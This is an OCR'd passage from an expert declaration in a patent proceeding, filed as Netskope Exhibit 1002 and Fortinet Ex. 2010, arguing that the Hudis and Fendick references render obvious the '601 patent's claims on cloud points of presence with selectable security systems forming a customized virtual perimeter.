Hudis explained that the NAP server could be implemented as part of a PoP (*see, e.g., id.*, 7:35-38, 16:26-28) and a POSITA would have found it obvious that a computer in the enterprise network would have been capable of using IPSec to connect to PoPs over a VPN, which was well-known.[12] Otherwise, an enterprise would not have the same capabilities for both its local and roaming users, which is contrary to Hudis' teaching.


---

[11] D. Verton, *What's a VPN?*, Computer World (July 15, 2002 (available at https://www.computerworld.com/article/2577347/what-s-a-vpn-.html).

[12] Powell, J. Myles, "The Impact of Virtual Private Network (VPN) on a Company's Network" (2010). Undergraduate Honors Capstone Projects. 57 (available at https://digitalcommons.usu.edu/cgi/viewcontent.cgi?article=1056

Netskope Exhibit 1002

79. Second, Hudis disclosed that a user could connect to the Internet using a Wi-Fi connection (shown in red below) or a mobile data network (shown in green below). (Hudis, 9:17-26, 9:27-31.)



80. Finally, Hudis also disclosed that a user could connect to a POP using virtual connections like Microsoft Terminal Services or HTTP. (Hudis, 3:1-14.) Microsoft Terminal Services, which was a Remote Desktop service, allowed a user remote access to a computer using a network connection. A firewall could

---

&context=honors); A. Mason, *Cisco Secure Virtual Private Networks* (2002) (available at https://archive.org/details/ciscosecurevirtu00andr/page/n1/mode/2up).

separate the two computers, thus creating a virtual connection between the two computers. (Ex. 1010 (Dictionary of Computer and Internet Terms (11th Ed.)), 416 (definition of "Remote Desktop"), 492 (definition of "Terminal Services").) Separately, HTTP was (and is) a common protocol for communicating over the Internet. The Internet was comprised of a variety of connections between network nodes and endpoints. Thus, a POSITA would have found it obvious that a connection over HTTP would typically be virtual.

81. Hudis disclosed a situation where user could not receive a word document because of concerns that document contained a virus. In that situation, the document could be opened on a POP and the user could interface with the document on the POP using Microsoft Terminal Services or HTTP, both of which are virtual connections. (*Id.*.)

d. 1[b][ii]: "a plurality of selectable service area systems for processing data, each service area system comprising one or more selectable service area sub-systems,"

82. Hudis disclosed a plurality of service area systems and service area subsystems for processing data and at least suggested that the systems and subsystems were selectable. If Hudis did not expressly disclose "selectable" systems and subsystems, a POSITA would have found it obvious to make them "selectable" based on Fendick's disclosures.

Service Area Systems

Netskope Exhibit 1002


Fortinet Ex. 2010, Page 44 of 465

83. Hudis disclosed that each POP could incorporate security systems typically deployed in an enterprise network. (Hudis, 6:45-48 ("each POP305 integrate[d] the security functionalities that [were] typically provided by the SCM appliances 145 in the enterprise network 125 into a cloud-based service.").) Those security systems could include host security, edge firewall, network intrusion detection systems ("NIDS"), network access protection ("NAP"), specialized line-of-business products, web application protection, Unified Threat Management ("UTM"), security event management, security information management, information leakage protection gateways, operational health monitoring, and configuration management. (Hudis, 5:27-67.) The '601 patent disclosed similar systems. ('601, 7:51-54 ("Examples of systems include systems such as application resiliency system 202, security system 203, forensics system 204, DoS Protection System 205….").)

84. Figure 4 (below) illustrated how those security systems were incorporated in each POP. (Hudis, 7:27-45, Fig. 4.) POP (3051), for example, had a suite of security systems (4101) that included a Microsoft ISA server (412), shown in green.

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 45 of 465




(Annotated)

85. Hudis disclosed that the systems processed data. (*See, e.g.*, Hudis, 5:27-29 ("The appliances 145 may include, for example, security products that monitor, assess, and take action with respect to different parts of security-related data within the enterprise."), 11:10-15, claims 1, 6, 16.)

86. In addition to security systems, Hudis disclosed that POPs included a user-profiling system that provided user-specific content or processes to a user. (Hudis, 17:17-30.) The profiling system in POP (3051) was depicted as profiling systems (4261), annotated below. The profiling system also processed data because it monitored the user's interactions "for the purposes of enhancing the

quality of the user experience." (Hudis, 17:27-30; *see also*, 17:31-34 ("[T]he user accesses and interacts with cloud based resources 115 through the global SCM service 105 as described above. Because ***each interaction or 'click' may be monitored by the global SCM service 105 through the POP 305*** …."**)** (emphasis added), Fig. 15, claim 1.)



87. Together, Hudis disclosed a plurality of systems for processing data that could include diverse security systems and a user-profiling system.

88. While Hudis alone disclosed a plurality of services for processing data, Fendick reinforced that the feature was well-known. Fendick—filed six years

before the challenged patent—disclosed a platform that integrated different networking applications by hosting a plurality of service cards. (Fendick, Abstract; 1:20-22.) The service cards provided services like policy enforcement, intrusion detection and prevention, packet analysis, and Network Address Translation, transcoding. (Fendick, 5:52-63, claims 2-3.) Additionally, Fendick disclosed an optional feature server through which a customer could add its own systems. (Fendick, 14:38-43.) The service cards and feature server were depicted in Figure 2, below.

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 48 of 465




Fig. 2
(Annotated)

89. Thus, as Hudis and Fendick disclosed the claimed service area systems.

Service Area Subsystems

90. Hudis disclosed that the security and user-profiling systems had subsystems. For the security systems, for example, Hudis disclosed that the Microsoft Internet Security and Acceleration ("ISA") service included integrated firewall, forward proxy, and network performance enhancement subsystems. (Hudis, 7:46-48.) The firewall subsystems included, for example, HTTP

Netskope Exhibit 1002

application layer filtering, URL filtering, and anti-virus functions. (Hudis, 7:48-54.) The forward proxy subsystems included, for example, receiving data from users and forwarding it. (Hudis, 7:54-57.) The network performance subsystems included, for example, object caching, HTTP compression, and packet prioritization using quality of service enforcement methodologies. (Hudis, 7:57-61.)

91. For the user-profiling subsystems, Hudis disclosed that after the system was enabled, "[u]ser-specific (or profile-specific) content or processes may then be selected and provided to the user…." (Hudis, 3:39-42.) The available content or processes included, for example, "targeted advertising and search results, advanced caching such as pre-fetching on a personalized/user-profile basis, or personalized web-based experiences." (Hudis, 17:40-43.)

92. Like the systems, Fendick also disclosed that a system could include one or more subsystems. For example, the intrusion detection and prevention system had subsystems for denial of service detection and malware detection. (Fendick, 5:55-63, claims 2.-3) Finally, the feature service could include the following subsystems: customer routing, customer protocol processing, custom network measurement, custom data management. (Fendick, 14:38-43.) Figure 3 (annotated below) depicted a service card with three applications (subsystems).




Fig. 5


(Annotated)

Selectable

Hudis

93. Hudis expressly disclosed selectable systems and subsystems. If Hudis did not disclose that element, Fendick squarely did.

94. Hudis disclosed that the security systems and sub-systems could be mixed and varied according to implementation. (Hudis, 7:31-35, 7:42-45.) For example, each POP had an operation management console (423, annotated in blue below), which "enable[d] the security products 410 … to be configured…." (Hudis, 8:24-26; *see also, e.g.*, *id.*, 11:2-5.)



(Annotated)

95. Hudis also disclosed that subservices were optional. For the ISA system, for example, Hudis disclosed exemplary, optional subsystems. (Hudis, 7:48-54 ("The firewall function ***includes, for example***, HTTP application layer filtering to govern HTTP inbound and outbound access to the cloud-based resources 115 (FIG. 1) ***according to rules or policies*** …. URL (Universal Resource Locator) filtering and anti-virus functions ***may also be directly supported*** in the firewall.") (emphasis added).)

96. Additionally, Hudis disclosed that user-profiling system (426) and its subsystems were optional and selectable. Specifically, Hudis explained that user-profiling system (426) "[was] offered as an ***optional feature that may be selected*** by a user." (Hudis, 17:25-26 (emphasis added).) Additionally, Hudis explained

that, once the service was selected, content and processing subsystems could be selected. (Hudis, 3:39-42 ("***[u]ser-specific (or profile-specific) content or processes may then be selected*** and provided to the user….") (emphasis added), 17:40-46.)

Fendick

97. If Hudis did not disclose the "selectable" systems and subsystems, Fendick did. As discussed above, Fendick disclosed a platform for hosting systems (service cards and feature services) and their packet processing applications (subsystems). (Fendick, Abstract.) Each one was selectable, as discussed below.

98. Fendick disclosed that service cards (service area systems) and their respective packet processing applications (service area subsystems) were selectable. (Fendick, 7:50-57, 8:43-47, Figs. 3-5.) For selectable systems, Fendick disclosed that a user could select which service cards processed a packet. (Fendick, 7:59-8:14.) For example, Figure 3 (at left) and Figure 4 (at right) depicted two selected pathways a packet could take through the service cards. In Figure 3, the packet skipped service card 202(1) and was processed by selected service cards 202(2) and 202(3). In Figure 4, the packet was processed by selected service card 202(1) and skipped service cards 202(2) and 202(3). (*Id.*)

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 53 of 465




Fig. 3
(Annotated)




Fig. 4
(Annotated)

99. Fendick also disclosed that the applications (subsystems) on each service card were selectable, as illustrated in Figure 5 (below). Specifically, data followed a programmed service path (502) (annotated in red) that consisted of selected applications 504(1) and 504(3). Application 504(2) was not selected and, thus, not within service path (502). (Fendick, 8:15-42, *see also, e.g.*, *id.*, 8:24-27 ("As shown in FIG. 5, when transporting a packet from ingress to egress of a platform 106, ***programmable service path structure 502 is configured to select*** and link ***one or more applications 504(1), and 504(3) together***.").) Thus, Fendick disclosed selectable systems and subsystems. (Fendick, , 8:31-34 ("Thus, a service card 202(1) may contain multiple applications 504 and ***each of these particular applications may be selected or bypassed*** in accordance with programmable service path structure 502.") (emphasis added), 8:39-42, 9:46-49, 13:53-58. 13:65-67.)




Fig. 5

(Annotated)


100. Fendick also disclosed—or it would have been obvious, at least—that the systems and subsystems on the feature server were selectable as part of the process flow because, as noted above, Fendick disclosed that packet flow on the platform was configurable. (Fendick, 8:43-47.) A POSITA would have found it obvious that a user could select whether to use a feature server and, if so, which customer applications to use. That would have improved the breadth and function of Fendick's platform.

e. 1[b][iii]: "wherein the selectable service area systems and selectable service area sub-systems can be configured to provide a customized virtual perimeter for an entity,"

101. As explained for element 1[a], Hudis disclosed one or more POPs that provided a virtual perimeter for an entity (e.g., an enterprise). In addition, as explained for element 1[b][ii], Hudis—reinforced by Fendick—disclosed that each POP could be configured with selectable systems and subsystems. Taken together, Hudis and Fendick disclosed that an entity could customize the virtual perimeter provided by one or more POPs by selecting the systems and subsystems in a POP. (See, e.g., id., Figs. 3-4, 7:42-45; 8:24-28.)

102. For example, in the illustration below, three systems have been selected (shown in green) in the POP residing between enterprise network (125) and resources (115). The selected systems and subsystems provided a customized virtual perimeter for an entity (e.g., the enterprise).

Netskope Exhibit 1002



f. 1[c][i]: "wherein when a plurality of entities use the virtual perimeter,"

103. Hudis disclosed that a plurality of entities could use the virtual perimeter.

104. Hudis disclosed that its SCM system could be used by both business and consumer entities. (Hudis, 3:44-51; *see also, e.g., id.*, Fig. 1 (depicting business computing environment), Fig. 2 (depicting consumer computing environment).) The plurality of entities could include an enterprise and a home-based consumer business (e.g., consumer users (221)). (Hudis, 6:56-59, Fig. 3.) A

POSITA would have found it obvious that a home-based business, depicted in Hudis as a home with multiple computing devices, would be one of the entities using the virtual perimeter because home-based business would benefit from the SCM service. Thus, Hudis disclosed multiple entities using the virtual perimeter.

